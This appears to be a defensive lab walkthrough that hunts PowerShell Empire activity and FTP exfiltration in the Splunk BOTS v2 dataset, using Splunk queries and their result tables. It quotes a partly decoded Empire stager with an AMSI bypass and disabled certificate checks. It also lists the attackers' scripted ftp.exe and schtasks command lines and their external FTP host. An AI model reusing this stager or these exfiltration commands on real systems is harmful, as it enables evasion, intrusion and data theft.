
✓ 2,430 events (before 6/16/22 8:31:30.000 AM) No Event Sampling

	Computer	process	ParentImage	values(CommandLine)
1	venus.frothly.local	C:\Python27\python.exe	C:\Windows\SysWOW64\msiexec.exe	"c:\Python27\python.exe" -m ensurepip -U --default-
2	venus.frothly.local	C:\Python27\python.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	"C:\python27\python.exe" dns.py
3	venus.frothly.local	C:\Windows\SysWOW64\msiexec.exe	C:\Windows\System32\msiexec.exe	c:\Windows\syswow64\MsiExec.exe -Embedding D9937DC
4	venus.frothly.local	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Windows\System32\wbem\WmiPrvSE.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershe
5	venus.frothly.local	C:\Windows\System32\cscript.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	"C:\Windows\system32\cscript.exe" download_py.vbs
6	venus.frothly.local	C:\Windows\System32\ftp.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	"C:\Windows\system32\ftp.exe" -i -s:winsys32.dll
7	venus.frothly.local	C:\Windows\System32\msiexec.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	"C:\Windows\system32\msiexec.exe" /i c:\temp\downlo
8	venus.frothly.local	C:\Windows\System32\msiexec.exe	C:\Windows\System32\msiexec.exe	c:\Windows\System32\MsiExec.exe -Embedding 81A4DC33
9	venus.frothly.local	C:\Windows\System32\schtasks.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	"C:\Windows\system32\schtasks.exe" /Create /F /RU s
10	venus.frothly.local	C:\Windows\System32\whoami.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	"C:\Windows\system32\whoami.exe" /user
11	wrk-aturing.frothly.local	C:\Windows\System32\snmptrap.exe	C:\Windows\System32\services.exe	C:\Windows\System32\snmptrap.exe

Not only we can see malicious PowerShell commands being executed but we also notice *whoami.exe* and *ftp.exe* being executed by PowerShell(which is suspicious). These three suspicious processes appear in both *venus.frothly.local* and *wrk-klagerf.frothly.local.*

How we know that these PowerShell commands are malicious you may ask. Let's Base64 decode them.





```
[.R.e.F.]...A.S.s.E.M.b.L.Y...G.e.T.T.Y.p.e.
(.'.S.y.s.t.e.m...M.a.n.a.g.e.m.e.n.t...A.u.t.o.m.a.t.i.o.n...A.m.s.i.U.t.i.l.s.'.).|.?.
{.$._.}.|.%.{.$._...G.E.t.F.I.E.l.d.
(.'.a.m.s.i.I.n.i.t.F.a.i.l.e.d.'.,.'.N.o.n.P.u.b.l.i.c.,.S.t.a.t.i.c.'.)...S.E.t.V.a.L.u.E.
(.$.N.U.L.l.,.$.t.r.U.E.).}.;.
[.S.Y.s.t.E.M...N.e.t...S.E.R.v.i.C.e.P.o.I.N.t.M.A.n.A.G.e.r.].:.:.E.X.p.E.c.t.1.0.0.C.o.n.t
.I.n.u.E.=.0.;.$.W.c.=.N.e.W.-.O.b.j.e.c.t.
.S.y.S.t.E.M...N.e.T...W.e.B.C.L.I.e.n.t.;.$.u.=.'.M.o.z.i.l.l.a./.5...0. .(.W.i.n.d.o.w.s.
.N.T. .6...1.;. .W.O.W.6.4.;. .T.r.i.d.e.n.t./.7...0.;. .r.v.:.1.1...0.). .l.i.k.e.
.G.e.c.k.o.'.;.
[.S.y.s.t.e.m...N.e.t...S.e.r.v.i.c.e.P.o.i.n.t.M.a.n.a.g.e.r.].:.:.S.e.r.v.e.r.C.e.r.t.i.f.i
.c.a.t.e.V.a.l.i.d.a.t.i.o.n.C.a.l.l.b.a.c.k. .=. .
{.$.t.r.u.e.}.;.$.W.C...H.E.a.D.e.r.s...A.d.d.
(.'.U.s.e.r.-.A.g.e.n.t.'.,.$.u.).;.$.W.C...P.r.o.x.Y.=.
[.S.Y.s.t.E.m...N.e.t...W.E.B.R.E.Q.U.e.s.t.].:.:.D.e.F.a.u.l.T.W.E.B.P.R.O.x.Y.;.$.W.c...P.r
.o.x.Y...C.R.e.D.e.n.T.i.a.L.s. .=. .
```

The output looks certainly malicious.

The output also contains */admin/get.php*. Asking for this file is characteristic of PowerShell Empire! Other strings may also exist that can indicate the existence of PowerShell Empire in our environment.


https://github.com/EmpireProject/Empire/blob/master/data/agent/agent.py

For the extra mile try to identify similar PowerShell commands on other workstations/servers. We focused on the *service3* account only. Maybe another account executed similar commands.

Task 2. Hunt for FTP exfiltration

Let's start with the available sourcetypes for this hunt focusing on August 2017 (data obtained from the previous Task).

```
index=botsv2 ftp | stats count by sourcetype | sort - count
```




```
index=botsv2 ftp | stats count by sourcetype | sort - count
```

✓ 17,550 events (before 6/16/22 8:33:27.000 AM) No Event Sampling

	sourcetype	count
1	suricata	13450
2	stream:ftp	1490
4	Perfmon:Process	552
5	stream:http	294
6	WinRegistry	132
7	Unix:UserAccounts	81
8	XmlWinEventLog:Microsoft-Windows-Sysmon/Operational	15
9	pan:system	10
10	linux_secure	9

Let's now try to identify an IP/indicator.

```
index=botsv2 ftp sourcetype=suricata | stats count by src_ip dest_ip | sort - count
```




```
index=botsv2 ftp sourcetype=suricata | stats count by src_ip dest_ip | sort - count
```

✓ 13,450 events (before 6/16/22 8:34:09.000 AM) No Event Sampling

	src_ip	dest_ip	count
1	10.0.2.107	160.153.91.7	4
2	10.0.2.109	160.153.91.7	2

or

```
index=botsv2 ftp sourcetype=stream:ftp | stats count by src_ip dest_ip | sort - count
```



```
index=botsv2 ftp sourcetype=stream:ftp | stats count by src_ip dest_ip | sort - count
```


✓ 1,490 events (before 6/16/22 8:48:40.000 AM) No Event Sampling

	src_ip	dest_ip	count
1	10.0.2.107	160.153.91.7	1459
2	10.0.2.109	160.153.91.7	31

We notice that two internal systems speaking to the same external destination address, **160.153.91.7**.

If we look at Palo Alto data, we notice we have two sourcetypes, *pan:traffic* and *pan:threat*. The traffic sourcetype has by far the greater volume of traffic, but interestingly, we see the vast majority of traffic heading to the external interface of our firewall. So additional inspection of this data to learn more is warranted.

```
index=botsv2 ftp sourcetype=pan:traffic | stats count by src_ip dest_ip | sort - count
```




```
index=botsv2 ftp sourcetype=pan:traffic | stats count by src_ip dest_ip | sort - count
```

Events (1,464) Statistics (5)

	src_ip	dest_ip	count
1	160.153.91.7	71.35.18.125	1450
2	10.0.2.107	160.153.91.7	8
3	10.0.2.109	160.153.91.7	4
4	10.0.1.100	160.153.91.7	1
5	10.0.1.101	160.153.91.7	1

Let's step away from the network level for a bit and focus on the endpoint level. First, Sysmon events related to FTP by host.

```
index=botsv2 ftp sourcetype="xmlwineventlog:microsoft-windows-sysmon/operational" | stats cou
```




```
index=botsv2 ftp sourcetype="xmlwineventlog:microsoft-windows-sysmon/operational" | stats count by host | sort - count
```

✓ 15 events (before 6/16/22 8:50:25.000 AM) No Event Sampling

	host	count
1	wrk-btun	10
2	wrk-klagerf	4
3	venus	1

Then, Sysmon events related to FTP by CommandLine

```
index=botsv2 ftp sourcetype="xmlwineventlog:microsoft-windows-sysmon/operational" | stats cou
```



```
index=botsv2 ftp sourcetype="xmlwineventlog:microsoft-windows-sysmon/operational" | stats count by CommandLine
```


✓ 15 events (before 6/16/22 8:51:02.000 AM) No Event Sampling

	CommandLine	count
1	"C:\Windows\system32\ftp.exe" -i -s:singlefile.dll	1
2	"C:\Windows\system32\ftp.exe" -i -s:winsys32.dll	3
3	"C:\Windows\system32\ftp.exe" -i -s:winsys64.dll	3
4	"C:\Windows\system32\ftp.exe" open hildegardsfarm.com	1

We notice some curious-looking ftp activity! We will get back to this activity and investigate further.

Back to the network now, let's try to see inside the FTP traffic.

```
index=botsv2 ftp sourcetype=stream:ftp src_ip=* dest_ip=160.153.91.7
```



```
index=botsv2 ftp sourcetype=stream:ftp src_ip=* dest_ip=160.153.91.7
```

✓ 1,490 events (before 6/16/22 8:51:35.000 AM) No Event Sampling

